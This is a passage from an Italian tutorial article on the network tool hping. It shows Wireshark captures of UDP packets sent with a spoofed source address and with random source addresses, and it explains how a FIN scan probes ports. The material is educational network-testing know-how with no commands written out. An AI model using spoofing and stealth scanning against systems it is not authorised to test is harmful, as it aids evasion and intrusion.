In **Fig.10** potete osservare il traffico di rete catturato sulla macchina di destinazione (192.18.1.55) con il packet sniffer **Wireshark** (**www.wireshark.org**) in seguito all'esecuzione di hping con il falso indirizzo sorgente 10.22.83.1. Osservate come l'indirizzo IP della macchina sorgente del traffico UDP (colonna **Source**) sia effettivamente quello da voi scelto, differentemente da quanto mostrato in **Fig.11**, dove il traffico mostrato si riferisce all'esecuzione del comando in modalità "random", infatti gli indirizzi sorgente dei pacchetti UDP sono sempre differenti.



10 Analisi del traffico con il falso indirizzo sorgente 10.22.83.1



11 Il traffico con IP random

Conclusioni

Attraverso questo articolo è stato possibile conoscere soltanto una parte delle potenzialità di hping, un software che, come abbiamo avuto modo di constatare attraverso i differenti esempi proposti, consente di compiere una gamma davvero vasta di operazioni e che, proprio per questa sua caratteristica, è stato definito il "coltellino svizzero" di chi opera in ambito sicurezza, "buoni" o "cattivi" che siano. La sua valenza spazia dal semplice strumento di verifica delle regole di firewalling all'analisi approfondita della funzionalità dei dispositivi di rete, con degli spazi di manovra considerevoli che lo rendono uno strumento insostituibile per gli addetti ai lavori. Alla luce di quanto appena detto, quel che ci sentiamo di consigliare ai lettori interessati è di integrare le linee guida tracciate in questo articolo sia con la documentazione disponibile sul sito di hping, sia con il grande numero di informazioni disponibili liberamente su Internet, senza trascurare di dedicare sufficiente tempo alla sperimentazione "sul campo", requisito indispensabile per acquisire quella familiarità necessaria per sfruttare appieno uno strumento così potente e duttile come hping. LXP

Scansioni FIN Scan

La scansione di tipo **FIN Scan** è caratterizzata dall'invio di pacchetti aventi solo il flag FIN attivo; si tratta di pacchetti anomali, in quanto non riferiti a una precedente instaurazione di sessione TCP. In questo caso le specifiche del protocollo prevedono che la macchina di destinazione risponda con un pacchetto con flag RST attivo quando la porta interrogata è chiusa, mentre, nel caso questa sia aperta, ignori semplicemente la richiesta.